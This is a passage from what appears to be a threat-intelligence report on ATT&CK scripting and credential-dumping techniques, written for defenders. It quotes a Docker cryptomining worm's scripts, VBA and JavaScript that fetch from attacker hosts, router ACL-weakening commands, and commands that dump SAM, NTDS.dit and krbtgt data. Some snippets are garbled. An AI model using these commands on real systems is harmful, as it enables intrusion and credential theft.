/etc/docker_exp/gxmr.sh

#Runs the killer.sh to kill all other containers except from the
mining one:
/etc/docker_exp/killer.sh

#Waits for 72 hours prior to the infection stage:
sleep 72h

#Installs the mass scanner:
/etc/docker_exp/gmasscan.sh
```

Upon installing the mass scan, the script executes a while loop. In this loop, the script first runs the scanner.sh file, which scans the predefined 4162 IP addresses. The ones that give responses get written to the file called after.txt.

```
#!/bin/bash
status_code=$(curl -I -m 10 -o /dev/null -s -w %{http_code}
http://$1:2375/)
echo $status_code $1
if [ "${status_code}" -eq "404" ];then
      echo $1 >> /etc/docker_exp/after.txt
fi
```

Having this list, adversaries execute the following bash script to run the malicious container called acgngame/fnxb upon previously determined IP addresses. Then, it again calls the clean.sh file to delete the after.txt file [20]:

```
names=$(docker -H $1:2375 images)
result=$(echo $names | grep "${myimages}")
rongqis=$(docker -H $1:2375 ps -aq)
if [[ "$result" != "" ]]
then
      echo 有了
else
      docker -H $1:2375 stop $rongqis
      docker -H $1:2375 rm -f $rongqis
      docker -H $1:2375 pull acgngame/fnxb
      docker -H $1:2375 run -itd --restart=always --name applinefasd
acgngame/fnxb /etc/docker_exp/start.sh
      echo success
fi
```

3. Command Execution on macOS Systems

As macOS is a Unix-based operating system, Unix Shell is commonly used by adversaries in their attack campaigns targeting macOS systems. For example, The AppleJeus cryptocurrency malware leverages the proc_cmd() function to execute commands via the popen API after installation [21].

```
int proc_cmd(int * arg0, int * arg1, unsigned int * arg2) {
      r13 = arg2;
      r14 = arg1;
      __bzero(&var_430, 0x400);
      sprintf(&var_430, "%s 2>&1 &", arg0);
      rax = popen(&var_430, "r");
```

This gave adversaries full and extensible control over the infected macOS host.

4. Masquerading by Matching Legitimate Names (T1036.005)

BPFDoor, an evasive Linux backdoor, is known for using a clever masquerading technique. This malicious binary masquerades its name by randomly selecting one of ten names in the following list [22].

```
 1.   /sbin/udevd -d
 2.   /sbin/mingetty /dev/tty7
 3.   /usr/sbin/console-kit-daemon --no-daemon
 4.   hald-addon-acpi: listening on acpi kernel interface
 5.   dbus-daemon --system
 6.   Hald-runner
 7.   pickup -l -t fifo -u
 8.   avahi-daemon: chroot helper
 9.   /sbin/auditd -n
10.   /usr/lib/systemd/systemd-journald
```

Note that they look like legitimate process names or file paths, but the backdoor uses one of them as a cover-up. Thus, victims will see bogus names when they try to list all the running processes via the ps command.

#1.5. T1059.005 Visual Basic

Visual Basic (VB) is a programming language developed by Microsoft, and it is derived from BASIC. VB is a high-level programming language known for its ease of use and simplicity, making it a popular choice for creating applications and automating processes. Because VB can interoperate with other technologies, such as COM and the Native API, it can be used to access and manipulate various system components, making VB a helpful tool for adversaries who want to execute code on a target system.

In addition to Visual Basic language, attackers also leverage the following derivative languages of Visual Basic for use in scripting: Visual Basic for Applications (VBA) and VBScript (Microsoft Visual Basic Scripting Edition).

VBA:

VBA is an implementation of the Visual Basic (VB) programming language that provides process automation, Windows API access, and other low-level functionality through dynamic link libraries (DLLs). VBA is included in most Microsoft Office applications, including Microsoft Excel, Microsoft Word, and Microsoft PowerPoint. It is also available on the macOS operating system, allowing users to automate processes and create custom applications within Office applications.

VBScript:

VBScript is a derivative of the Visual Basic (VB) programming language that enables users to control many aspects of a system using the Component Object Model (COM). VBScript was initially designed for web developers, providing web client scripting for Internet Explorer and web server scripting for Internet Information Services (IIS).

Adversary Use of Visual Basic

As a competent and versatile tool, Visual Basic is leveraged by adversaries to its fullest extent for malicious activities.

1. Downloading, Loading, and Executing Malicious Payloads

Sending a phishing email with an attachment containing malicious macro is a prevalent initial access technique among adversaries. These email attachments often include VBA-based downloaders to download the necessary payloads. For instance, the Pakistan-linked threat actor Transparent Tribe has used malicious VBA macros within a benign-looking document as part of the Crimson RAT installation process onto a compromised host [23].

Threat actors leverage the DanaBot payload* to host a fake "unclaimed property" website to lure their victims into downloading a malicious VBS file [24].

```
* SHA256:
a4f1ea5dd434deee93bdf312f658a7a26f767c7683601fa8b23ef096392eef17
```

In their attack campaign, adversaries created a shell object and used the wscript to run a malicious VBScript. The malicious script contains the full path (C:\ProgramData\) to load the DanaBot, which later gets executed via the Rundll32.

Also, the analysis of a custom loader called Bumblebee shows that adversaries leverage the Ins command to enable persistence by copying the Bumblebee DLL to a subdirectory of %APPDATA% folder and creating a VBS to load the DLL. Next, a scheduled task is created for the current user to invoke the VBS via wscript.exe [25].

2. Developing Evasive Malware

Like any programming language, VBA and VBScript can also be used for malicious purposes. In most scenarios, adversaries embed VBA content into Spearphishing Attachment [T1566.001] payloads, and execute the payload through the [T1553.005] technique to evade the Mark-of-the-Web (MOTW) controls [26].

Evilnum APT group is known for leveraging a relatively uncommon technique called the VBA code stomping [T1564.007] technique, which includes destroying the source code and storing only a compiled version of the VBA macro code in the document. Through this technique, adversaries can prevent static analysis tools from extracting the decompiled VBA code [27].

In addition, during the execution of the malicious VBA code, multiple calls to doc.Shapes.AddPicture() are seen that fetch a JPG image that includes a malicious command from the attacker-controlled server [27].

```
Dim pic_data As String
pic_data = " " " " & p3 & ca
' fetch image from attacker's server
doc.Shapes.Add Picture("
http://bookingitnow.org/HNdHmn2jL9i8PxTM3dPitJnXdBJJqnn94rqEINIHAAAA
DOnecNdxZyBKPs=2KRnNjyd8DKmg\2BWltvJPHCnU$2B3PVL")
' Execute the command line
obj. Run pic data, 0, 0
```

#1.6. T1059.006 Python

Python is a high-level, interpreted programming language popular among adversaries due to its simplicity and versatility. It has an extensive standard library and is available on various operating systems (cross-platform), making it a valuable tool for automating processes, executing code, and interacting with other systems. Adversaries often use Python to perform various tasks, such as creating and distributing malware, conducting network reconnaissance, and exploiting vulnerabilities.

Adversary Use of Python

Python's versatility and portability make it a valuable tool for attackers to use in their operations, as it can be run on most operating systems and easily incorporated into other tools and frameworks.

1. Software Supply Chain Attacks (T1474.003)

PyPI (a.k.a Python Package Index) is the leading Python repository, allowing Python developers to access and install software developed and shared by other developers. Even though it creates a free and expanding developer community, it comes with security risks: Software supply chain attacks.

When a user uses pip install to install a Python package, the command triggers a package installation process that possibly contains a setup.py script. The setup.py script is typically located in the root directory of the package and can be used to specify the package's dependencies, scripts, data files, and other information needed for the package to function properly. When the pip install command is run, it reads the information specified in the setup.py script and installs the package accordingly.

In software supply chain attacks, attackers can manipulate the content of a package's setup.py file to execute malicious code, for instance, to harvest sensitive information such as valid account credentials and API tokens without the user noticing [28].

On December 31, 2022, the PyTorch machine learning framework announced one of its packages had been compromised via the PyPI repository [29]. Even though the only affected version was the nightly updated version between December 25, 2022, and December 30, 2022, and did not affect the stable version, this attack is a good indicator we will keep seeing software supply chain attacks in the wild. For instance, during an attack campaign in June 2022 , security analysts caught PyPI packages stealing AWS access keys, API and SSH keys from the installer hosts [30].

2. Developing Cross Platform Malware

As Python can be used to create cross-platform applications that run on multiple types of devices, it is no surprise that adversaries use Python to develop cross-platform DDoS botnets targeting Windows, Linux hosts, and IoT devices.

For instance, according to the Microsoft Security Threat Intelligence report published in December 2022, upon getting the foothold onto the target system through user installation of a fake cracking tool [T1204.002], adversaries downloaded and launched a phony version of scvhost.exe. Even though it looks like a legitimate Windows process, in reality, it downloaded an executable that copies and executes a malicious Python script. This script contains all the logic of the botnet, which then scans the internet for SSH-enabled Windows and Linux-based devices such as (Debian, Ubuntu, and CentOS), and launches a dictionary attack. Once a device is found, a .zip file called Updater.zip gets downloaded onto this new machine, creating the file fuse. This fuse file then downloads a copy of the malicious Python file onto the device.

Moreover, both the svchost.exe and fuse are compiled using PyInstaller, bundling all the necessary libraries and Python runtime to initiate the execution of the malicious.py [31].

3. Data Encryption for Impact (T1486)

Moses Staff, suspected to be an Iranian threat group, leverages the Python's secure hash and message digest algorithm library called hashlib to generate symmetric keys used during the encryption process [32]. In this script, adversaries use the PyDCrypt software and sends exclusive encryption keys per hostname based on MD5 hash and crafted salt:

```
from hashlib import md5

# Salt may vary between samples ('Facebook5' and '4Skype4' strings)
def custom_hash_func(hostname, ring=10):
  m1 = 'Facebook5' + md5(hostname.encode()).hexdigest() + '4Skype4'
  for x in range(ring):
    m1 = md5(m1.encode()).hexdigest()
  return m1[0:31]
```

4. Calling Other Command and Scripting Interpreters (T1059)

In July 2022, a Python script analyzed by SANS showed behaviors similar to a Rubber Duck attack [33]. The script leverages the PyAutoGUI library that lets your Python scripts control the mouse and keyboard to automate interactions with other applications. The script opens a "Run Command" window. Next, it launches a cmd.exe and types a Powershell one-liner that opens a backdoor to a server controlled by the adversary.

It is also known that the Earth Lusca threat group has used Python scripts for port scanning* and building reverse shells** [34].

```
* 7d036e80f607710376a881653d7c26b4dfba87e45dbfc69bcb913dbc01d67ef2
**d1871f94304fdd7fea81f9a6a06908eaf8744bc784e698eb36a352f9e2b2049f
```

5. Defense Evasion

The Small Sieve, a Python-based Telegram Bot API backdoor, uses a hex-byte shuffling algorithm to obfuscate its tasking and response, which is implemented in Python 3 [35]. The Iran-linked MuddyWater APT is known to be using the Small Sieve Python-based backdoor in its attack life-cycle [36].

#1.7. T1059.007 JavaScript

JavaScript is a high-level programming language to create interactive web pages and applications. It is based on the ECMAScript specification, ensuring compatibility across browsers and environments. Adversaries often use JavaScript to develop malicious scripts that can run on a victim's computer to perform phishing attacks, malware infections, and data exfiltration. Its versatility and widespread use make it a useful tool for exploiting vulnerabilities in web browsers and applications.

JScript :

JScript is the Microsoft implementation of the ECMAScript standard and is used similarly to JavaScript. JScript is integrated with many components of the Windows operating system, such as the Component Object Model and Internet Explorer HTML Application (HTA) pages. JScript is interpreted by the Windows Script engine and is commonly used to add dynamic and interactive features to web pages.

JavaScript for Automation (JXA):

JavaScript for Automation (JXA) is a macOS scripting language based on JavaScript and is included as part of Apple's Open Scripting Architecture (OSA). JXA was introduced in OSX 10.10 and is one of the two languages supported by OSA and AppleScript. JXA can control applications, interface with the operating system, and access internal APIs on macOS. JXA scripts can be executed using the osascript command line utility, compiled into applications or script files using osacompile, and executed in memory by other programs using the OSAKit Framework.

Adversary Use of JavaScript

Adversaries leverage JavaScript for a variety of malicious purposes.

1. Executing Malicious Payloads

Adversaries often leverage JavaScript to execute the necessary payloads to propagate. For instance, Evilnum APT is known for using heavily obfuscated JavaScript to decrypt and drop two payload files, SerenadeDACplApp.exe and devZUQVD.tmon onto the infected host [27]. It is also known that MuddyWater has used JavaScript files to execute its POWERSTATS payload [37].

2. Drive-by Compromise (T1189)

Drive-by-compromise is a technique that adversaries commonly use to gain access to a system through a user visiting a website over the ordinary course of browsing.

In a typical drive-by compromise scenario:

- A victim visits an infected webpage controlled by an adversary.
- Next, a malicious script gets automatically executed to perform information discovery to learn, for instance, browser version, etc.
- If the browser version contains a vulnerability, corresponding exploitation code gets run on the target system, potentially giving the attacker a remote code execution ability.

For these types of attacks, adversaries often leverage JavaScript. For instance, according to a malware analysis report performed by Palo Alto, analyzing threat samples from April 2022 to June 2022, among all of the web threats detected during the research, JavaScript downloaders and redirectors were in the top 5 most leveraged web threats, infecting around 300 different domains [31].

Analysis shows that attackers often inject malicious JavaScript downloaders to a webpage owned by them, creating several new script elements that redirect website visitors to ads, spams, or any other malicious domains such as train[.]developfirstline[.]com:

```
. . .
Element.prototype.appendAfter = function(element) {
element.parentNode.insertBefore(this, element.nextSibling)
), false(function () {
var elem = document.createElement('script")
elem.type = 'text / javascript'
elem.sc = 'https://train.developfirstline.com/delivery.js?s=3'
elem.appendAfter(document.getElementsByTagName('script')(0])
elem.appendAfter(document.getElementsByTagName("'head')[0])
document.getElementsByTagName('head')(01.appendChild(elem)
. . .
```

#1.8. T1059.00 Network Device CLI

Network administrators commonly use network device Command Line Interpreters (CLIs) to manage and maintain network devices. Adversaries may abuse these CLIs to change the behavior of network devices for their gain, such as by modifying device configurations or performing unauthorized actions.

CLIs are often accessed through a terminal emulator program using a device's IP address and a corresponding username and password. Once logged in, the user can enter commands to perform various tasks, such as viewing or modifying the device's configuration, viewing real-time statistics and data, or monitoring the device's operation. CLIs typically offer a range of commands specific to the device and its operating system.

Adversary Use of Network Device CLI

Network device Command Line Interfaces (CLIs) are a common target for adversaries who want to manipulate the behavior of network devices.

There are several ways that an adversary might try to gain unauthorized access to a network device's CLI. One standard method is to use a brute force attack, in which the adversary attempts to guess the device's login credentials of the network device by repeatedly trying different combinations of username and password. This can be done using tools that automate different trying combinations of username and password. Finding credentials of a network device may be easy since most users don't change default usernames and passwords.

Adversaries may abuse these CLIs to change the behavior of network devices for their gain. This can allow the adversary to perform unauthorized actions and potentially disrupt network operations [38].

1. Impair Defenses (T1562)

```
configure terminal
no access-list 100
access-list 100 permit any
exit
```

The script above modifies the device's access control list (ACL). First, it enters the configuration mode. Following this, it removes an existing ACL and adds a new one that permits traffic.

2. Local Code Execution

Adversaries can run the following commands on a network device, such as a router or switch, to reconfigure them to be vulnerable to certain network attacks.

```
delete flash:config.bak
copy flash:config.txt flash:config.bak
```

Note that the first command, "delete flash:config.bak", deletes a file called "config.bak" from the device's flash memory. Next, it copies the config.txt file, a new configuration file written by the attacker, and saves it as "config.bak" in the exact location.

3. Remote Code Execution

In addition, adversaries may reconfigure a network device using the command-line interface for remote code execution. For instance, an alert published by CISA reveals that Chinese State-Sponsored Cyber threat actors abuse scripting or built-in command line interpreters (CLI) on network devices to perform code execution [39].

4. Lateral Movement

An adversary who has access to one network device's CLI may be able to use that access to pivot to other devices on the network. For example, they may use the route command to redirect traffic through their device, allowing them to intercept and potentially modify traffic on the network.

5. Exploiting Vulnerabilities

Adversaries may try to exploit vulnerabilities in network devices to gain access or execute malicious code. Vulnerabilities can exist in the device's operating system, firmware, or other software components and may be discovered by the manufacturer or third parties.

6. Man-in-the-Middle Attacks

Adversaries may try to intercept traffic between a network device and other devices on the network by performing a man-in-the-middle attack. This could allow them to view or modify the traffic or inject malicious traffic into the stream.

#2 T1003 OS Credential Dumping

Obtaining credentials is a critical step in adversaries' attack campaigns as it allows them to access other resources and systems in the target environment. Dumping credentials from operating systems and utilities is the most prevalent technique for adversaries to obtain account login and credentials. So much so that in 2023, T1003 OS Credential Dumping rose to second place in the Red Report Top Ten, from fifth place in last year's report.

Tactics
Credential Access

Prevalence
25%

Malware Samples
127,462

Where Are Windows OS Credentials Stored?

In a Windows operating system, credentials are stored in several places:

1. **Security Account Manager (SAM) database:** The SAM is a protected system file located on the local machine, which stores the hashed versions of the password for all local user accounts on the system.

2. **Local Security Authority Subsystem Service (LSASS) memory:** LSASS is a Windows process responsible for authenticating user logins and enforcing security policies. When a user logs in, the LSASS process retrieves the user's credentials from the SAM database and stores them in memory for the duration of the session.

3. **NTDS.dit:** NTDS.dit is a database file on domain controllers containing all of the Active Directory data. The data in the NTDS.dit file is replicated between domain controllers in a domain or forest. If a user's account is in Active Directory, the hashed passwords are stored in the NTDS.dit file. This allows users to authenticate across all domain-joined machines.

4. **Local Security Authority (LSA) Secrets:** LSA secrets is a mechanism that allows storing secrets, such as passwords, in the Windows Registry. These secrets can be used to authenticate services, schedule tasks, and other tasks that require a password.

5. **Cached Domain Credentials:** When a user logs into a Windows computer that is part of a domain, the user's domain credentials are cached on the local machine so that the user can continue to access resources on the network if the domain controller is unavailable. The cached credentials are typically stored in the LSASS memory and can be used to authenticate the user even if the domain controller is not reachable.

6. **Credentials Manager:** Credential Manager is the built-in Windows feature that allows users to store and manage their credentials, like passwords or certificates. These credentials will be used when a user wants to access a network resource, web page, or application that requires a user name and password.

7. **Group Policy:** In certain situations, credentials may be stored in Group Policy to allow automatic login for a specific user or group of users. This can be useful in cases where a user needs to access a resource that requires a username and password, but the user is not present to enter the information manually.

Where Are Linux and macOS Credentials Stored?

In Linux and macOS operating systems, user credentials are typically stored in the places listed below. It's important to note that the exact locations and names of these files can vary depending on the specific Linux distribution or macOS version you are using.

1. **/etc/passwd:** This file is used to store user information, including username, user ID (UID), group ID (GID), and home directory path.
2. **/etc/shadow:** This file is used to store the password hashes and other information related to user authentication, such as the last time the password was changed and the date on which the account will expire. This file is only readable by the root user.
3. **PAM (Pluggable Authentication Modules):** PAM is a framework that allows Linux and macOS systems to use multiple authentication methods, such as local password authentication, Kerberos, and smart cards. PAM is configured through a series of files located in the /etc/pam.d directory.
4. **NSS (Name Service Switch):** This is a facility provided by the operating system that allows switching between different sources of information. For example, information about users, groups and hosts. It is configured via the /etc/nsswitch.conf file. It can include the files /etc/passwd and /etc/shadow or an external database like LDAP, AD or NIS.
5. **Kerberos:** Kerberos is an authentication protocol that uses tickets to establish secure connections between clients and servers. Kerberos is typically used in enterprise environments and is configured through the krb5.conf file, usually located in the /etc directory.

Adversary Use of OS Credential Dumping

After gaining access and elevated privileges to a target system, adversaries harvest as many credentials as possible. Adversaries utilize OS Credential Dumping [T1003] technique to collect account login and password from the compromised system's operating system and utilities. These credentials could allow threat actors to gain access to other systems and services in the network with new privileges. Adversaries use the harvested credential information for:

- accessing restricted data and critical assets
- moving laterally to other hosts in the network
- creating new accounts and removing them to impede forensic analysis
- figuring out password patterns and policies to harvest other credentials

Sub-techniques of OS Credential Dumping

There are 8 sub-techniques under the OS Credential Dumping technique in ATT&CK v12:

ID	Name
T1003.001	LSASS Memory
T1003.002	Security Account Manager
T1003.003	NTDS
T1003.004	LSA Secrets
T1003.005	Cached Domain Credentials
T1003.006	DCSync
T1003.007	Proc Filesystem
T1003.008	/etc/passwd and /etc/shadow

Each of these sub-techniques will be explained in the next sections.

#2.1. T1003.001 LSASS Memory

Windows operating systems store the credentials of logged-in users in the Local Security Authority Subsystem Service (LSASS). LSASS allows users and services to access network resources seamlessly without re-entering their credentials. Adversaries harvest credentials by dumping LSASS memory.

LSASS verifies users logging into a Windows system, handles password changes, and creates access tokens. To authenticate users, the lsass.exe process stores and uses credentials in different forms, such as Kerberos tickets, reversibly encrypted plain text, LM hashes, and NT hashes. Users with SYSTEM privilege can interact with the lsass.exe process and dump its memory.

Adversary Use of LSASS Memory

Since LSASS memory contains valuable credentials, adversaries utilize various methods and tools to dump LSASS memory and extract credentials:

- **Mimikatz:** Mimikatz is the most common tool for credential dumping. Mimikatz can extract plaintext passwords, password hashes, PIN codes, and Kerberos tickets from memory. Adversaries also use Mimikatz to perform pass-the-hash, pass-the-ticket, and Golden tickets attacks [40].
- **gsecdump:** gsecdump is a credential dumping tool that can harvest password hashes from LSA secrets, Active Directory (AD), Security Account Manager (SAM), and logon sessions [41].
- **ProcDump:** ProcDump is a legitimate tool part of the Microsoft Sysinternals suite [42]. ProcDump monitors applications for CPU spikes and generates a memory dump of processes. However, adversaries abuse ProcDump to dump LSASS memory and extract credentials from the memory dump.
- **Windows Task Manager:** Users can create memory dumps for processes using Windows Task Manager's Create Dump File feature. Adversaries with SYSTEM privilege can use this feature to dump LSASS memory.
- **Direct System Calls and API Unhooking:** Adversaries may use direct system calls to avoid security controls. By executing the system calls directly, adversaries bypass Windows and Native API and may also bypass any user-mode hooks used by security controls. For example, Dumpert can dump LSASS memory via direct system calls and API unhooking [43].

#2.2. T1003.002 Security Account Manager

Security Account Manager (SAM) database stores information related to local accounts, including usernames and hashed passwords. This database resides on the local disk as a file, and adversaries use various methods to access the SAM file and extract credentials.

The SAM is used to store credentials for local accounts. It was introduced with Windows XP and is still in use for latest versions of Windows. The SAM file is located in %systemroot%\system32\config\SAM and is mounted on the HKLM/SAM registry hive. Also, the same password hashes are stored in %systemroot%\system32\config\SYSTEM and backup copies can be found in %systemroot%\repair directory.

The SAM database stores hashes of user passwords instead of plaintext versions. While the hash format used for password storage changed over time, the SAM database is still used by the latest versions of Windows.

- **LM:** (Legacy systems): Introduced in 1987. While turned off by default since Windows Vista/Server 2008, users can enable it afterward.
- **NTLMv1:** Introduced in 1993. It is an improved version of LM but still contains vulnerabilities.
- **NTLMv2:** This updated version of NTLMv1 includes additional security features, such as a challenge/response mechanism to provide message integrity and replay protection. It's mainly used in Windows operating systems and older versions than Windows NT3.1 and Windows 2000.
- **NTLMv2 Session Security:** This is an update of NTLMv2 that include additional security features, like signing and sealing the messages, more robust encryption keys, and secure channel protection.
- **Kerberos:** This is an industry-standard authentication protocol used in Windows operating systems.
- **bcrypt:** A more advanced password hashing algorithm designed to replace md5crypt, Blowfish-based crypt(3) algorithm.
- **scrypt:** Another advanced password hashing algorithm, designed to be more computationally expensive than bcrypt, better suited for usage with stronger user authentication.

Since the password is stored in a one-way format (i.e, irreversible), it is not possible to get the original password from the hashed output as long as the length and complexity of the password is not susceptible to birthday attacks.

One-way Hash Function:

A one-way Hash Function is a mathematical function that converts an input string of variable length into a fixed-length binary sequence. This sequence is difficult to reverse, meaning it is difficult to use the output (the hash) to determine the original input string. One-way hash functions are commonly used to securely store passwords and other sensitive data.

Adversary Use of Security Account Manager

A number of tools can be used to retrieve the SAM file through in-memory techniques such as pwdumpx.exe, gsecdump, mimikatz and secretsdump.py.

In addition to these above, adversaries can extract the SAM from the Registry via Reg:

```
reg save HKLM\sam sam
reg save HKLM\system system
```

Note that passwords within the SAM file are not stored in cleartext but in a hashed format. And even though hash functions are designed to be one-way, having an output makes it impossible to learn the input; hashing passwords does not guarantee a foolproof security measure. With a list of dumped valid account credentials, adversaries can perform offline password cracking attacks to find the cleartext password by trying many combinations of characters and comparing the resulting hashes to the stored password hash.

There are several ways to perform an offline password-cracking attack:

1. Brute-Force Attacks

In this attack type, adversaries try all possible combinations of characters up to a certain length and character set. The length and set of characters are generally defined by adversaries through gaining knowledge of the organization's password policy. It is important to note as the complexity of a password increases; brute-force attacks become significantly time-consuming and inefficient. For instance, the time it takes for an adversary to brute force a password with 12 characters, including numbers, upper and lowercase letters, and symbols, would take around 3000 years in 2022 [51].

2. Dictionary Attack

In dictionary attacks, an adversary tries a predefined list of words and phrases commonly used as passwords. These attacks can be effective, but how fast the attack can be achieved depends on the information about a target, such as their birthday and birthplace, the name of their children or pet, which sports team they are a fan of, etc. In some cases, adversaries leverage hybrid attacks using brute-force and dictionary attacks by trying a combination of commonly used words and randomly generated characters.

3. Rainbow Table Attacks

A rainbow table is a precomputed table of hash values that can be used to speed up the process of cracking passwords. A rainbow table attack works by comparing the target password hash with the hashes in the rainbow table to see if there is a match. The corresponding password can be retrieved from the table and used to log in if a match is found.

A significant benefit of using rainbow tables as an adversary is that they can avoid the hash generation process. For example, if all sets of passwords of 1-8 characters, consisting of the ASCII-32-95 characters, get hashed by the NTLM hashing algorithm, the key space would become 6,704,780,954,517,120 ≈ 2^52.6, which is approximately 460 GB.

Hence, instead of trying to generate a hash of all plaintext within a specific range, attackers can directly look up (there are also algorithms that speed up the checking process) the hash in the table and retrieve the corresponding password.

Malware developers commonly design their malware to dump the SAM database. For instance, during the Operation CuckooBees cyber espionage campaign, threat actors used the following commands to dump SAM, SYSTEM, and SECURITY hives:

```
reg save HKLM\\SYSTEM system.hiv
reg save HKLM\\SAM sam.hiv
reg save HKLM\\SECURITY security.hiv
```

IceApple's Credential Dumper module is designed to dump hashed passwords from SAM registry keys, including HKLM\SAM\SAM\Domains\Account\F and HKLM\SAM\SAM\Domains\Account\Users\*\V [52].

#2.3. T1003.003 NTDS

The NTDS.dit file is a database that stores information about Active Directory Domain Services (AD DS), including user objects, groups, and group membership. It also contains the hashed passwords for all users within the domain, making it another juicy target for adversaries to dump credentials from.

Adversary Use of NTDS

The following methods and tools are commonly leveraged by adversaries to capture the NTDS.dit file:

1. Utilizing NTDSUtil.exe

ntdsutil.exe is a built-in command-line utility found in the %systemroot%\system32\ directory on Windows systems. It has the ability to export a copy of the Active Directory database (NTDS.dit) from a Domain Controller using the Install From Media (IFM) backup functionality.

! Using NTDSUtil requires administrator privileges.

Threat actors often leverage the ntdsutil.exe utility to capture the NTDS.dit file. For instance, the LAPSUS$ threat group used the Windows built-in tool ntdsutil to extract information from the Active Directory (AD) database [53]. LAPSUS$ is not the only threat group that benefited from this command-line utility. According to the CISA report published in March 2022, Russian state-sponsored threat actors (AA22-074A) also used the ntdsutil.exe utility to enumerate the Active Directory (AD) users [54].

Lucky Mouse threat group is also known for using the ntdsutil command-line utility the following command to create a full backup of the AD DS database [55].

```
ntdsutil ac i ntds ifm create full c:\\windows\\temp\\winstore\\
quit quit
```

2. Utilizing Volume Shadow Copies

A Volume Shadow Copy is a backup or snapshot of a computer's files or volumes that can be created even while the files are in use. Hence, this can be used to create a copy of the NTDS.dit file. Microsoft provides a built-in utility called the Volume Shadow Copy Service (VSS) that can be used to create shadow copies of the system volume.

Below, you will find an example attack flow to dump the NTDS.dit file via the volume shadow copy technique [56]. The attack begins with making a shadow copy on the Domain Controller with VSS. For this, adversaries commonly use the vssadmin.exe command line utility, which is used to manage the VSS in Windows.

```
vssadmin create shadow /for=c:
```

Upon creation of the shadow copy, NTDS.dit is retrieved:

```
copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.
dit
```

Next, the adversary copies the SYSTEM registry hive. The motivation behind this is that the SYSTEM registry hive contains the BootKey/SysKey:

(!) Note that BootKey is a special encryption key that is used to protect sensitive information such as the NTDS.dit file, machine account passwords, and system certificates.

```
reg SAVE HKLM\SYSTEM .\Desktop\ExtractNTDS\SYS
```

Next, they leverage the DSInternals (a PowerShell module) to get the BootKey/Syskey from the saved SYSTEM registry hive.

```
$key = Get-Bootkey -SystemHiveFilePath .\SYS
```

Upon getting the key, the adversary uses the DSInternals to extract the KRBTGT data from the NTDS.dit copy:

```
Get -ADDBAccount -SamAccountName krbtgt -DatabasePath .\ntds.dit
-BootKey Skey I Out-File -FilePath .\krtgt_data.txt -Encoding ASCII
```

An attacker can use the KRBTGT and domain data to generate a "Golden Ticket" with the Mimikatz tool. This ticket allows the attacker to authenticate as any user in the domain, potentially allowing them to access sensitive data or perform unauthorized actions.

#2.4. T1003.004 LSA Secrets

Local Security Authority (LSA) Secrets are sensitive information, such as credentials and secrets, that the LSA of a Windows operating system stores. The LSA is an operating system component responsible for managing security-related functions, such as authentication and authorization. LSA Secrets may include various information, such as password hashes, security keys, and other sensitive data.

LSA Secrets are stored in a protected location on the system and are typically only accessible to the operating system and trusted applications. The LSA uses them to perform various security-related tasks, such as authenticating users and granting access to resources.

LSA Secrets may be stored in a number of locations, including the system memory and the registry. On Windows systems, LSA Secrets may be stored in the HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets registry key.

Adversary Use of LSA Secrets

An adversary may extract LSA Secrets as part of an attack campaign to obtain sensitive information and gain unauthorized access to the system or other systems on the network.

It is possible to extract LSA Secrets from the system memory using tools such as Mimikatz. The **Mimikatz lsadump::secrets** command is specifically designed to extract LSA Secrets from the system memory. This command can be used to extract a variety of sensitive information, including password hashes and security keys, that are stored by the LSA.

It is important to note that to use the lsadump::secrets command; the adversary may first need to impersonate a SYSTEM token using the token::elevate command. This is because the LSA Secrets are stored in a protected location and are typically only accessible to the operating system and trusted applications. The adversary can gain the necessary privileges to access the LSA Secrets by impersonating a SYSTEM token.

Since LSA secrets are stored in the HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets registry key, **Reg.exe** can also be used to extract LSA Secrets.

#2.5. T1003.005 Cached Domain Credentials

When a domain-joined computer cannot connect to AD DS during a user's logon, domain credentials are cached in the registry to validate credentials. Logon information for domain accounts can be cached locally so that a user can still log in if a domain controller cannot be reached on subsequent logons.

Cached credentials are stored in DCC2 (Domain Cached Credentials version 2). DCC2 is a security feature of the Microsoft Windows operating system that allows domain credentials to be cached on a system to enable users to log in to the domain when they are not connected to the network. DCC2 is designed to improve the usability of Windows systems by allowing users to log in to the domain when they are not connected to the network. It is intended to be used as a secondary means of authentication if a connection to the domain controller cannot be established.

When DCC2 is enabled on a system, domain credentials are cached in the Security Accounts Manager (SAM) database or the Credential Manager, depending on the version of Windows. The cached credentials are encrypted and can only be accessed by the system when the user attempts to log in to the domain.

There are two types of cached domain credentials that are used by DCC2:

1. mscache2

mscache2 is a cached domain credential used by Windows systems running Windows 2000 and later. It stores the password hash of the user's domain account, salt value, and other metadata. When a user attempts to log in to the domain, the system uses the mscache2 credentials to authenticate the user to the domain controller.

2. mcash2

mcash2 (Microsoft CAched haSH) is a newer version of the mscache2 credential, and it is used by Windows systems running Windows 8 and later. It stores the password hash of the user's domain account, additional metadata, and a more robust encryption key.

Adversary Use of Cached Domain Credentials

An adversary may use the [T1003.005] technique as part of their attack campaign to obtain cached domain credentials and use them to gain unauthorized access to the domain or other systems on the network. An adversary may use the following tools to extract the cached domain credentials from a compromised system:

- **LaZagne** can extract credentials from various sources, including the system memory, the Windows Credential Manager, and various configuration files. LaZagne can also extract cached credentials from a compromised system.

- **Cachedump**, Metasploit's post-exploitation module, extracts cached credentials from a compromised system. The cachedump module can extract cached domain credentials from the Security Accounts Manager (SAM) database and can be used to extract mscache2 and mcash2 credentials, depending on the version of Windows.

- The **reg.exe** is not typically used to extract cached credentials, but it may be possible to extract cached credentials from the registry if they are stored there.

- **secrestdump.py** is a tool used to extract secrets, including credentials, from a system. It can also extract cached credentials.

- **Mimikatz** is also used by adversaries to extract cached credentials. It can extract credentials from various sources, including the system memory, the Security Accounts Manager (SAM) database, and the Windows Credential Manager.

- **Windows Credential Editor** (WCE) extracts credentials from the system memory or local storage, such as the SAM database. Adversaries often use it to extract cached credentials.

- Adversaries may use many **other tools** to extract cached credentials from a compromised system. Some examples include **creddump**, **Pwdump**, **Fgdump**, and **LsaDump2**.

#2.6. T1003.006 DCSync

DCSync is a Microsoft Domain Controller (DC) feature that allows authorized users to replicate the Active Directory (AD) database from a primary DC to a secondary DC. It is used to synchronize the AD database between DCs, ensuring that all DCs have an up-to-date directory copy.

An adversary with sufficient permissions and credentials may use DCSync to replicate the AD database to extract sensitive information such as credentials.

DCSync uses the Remote Procedure Call (RPC) protocol to communicate between DCs, requiring the necessary permissions and credentials to access the AD database. To use DCSync, a user must have the "Replicate Directory Changes" permission [57] on the domain object in the AD database.

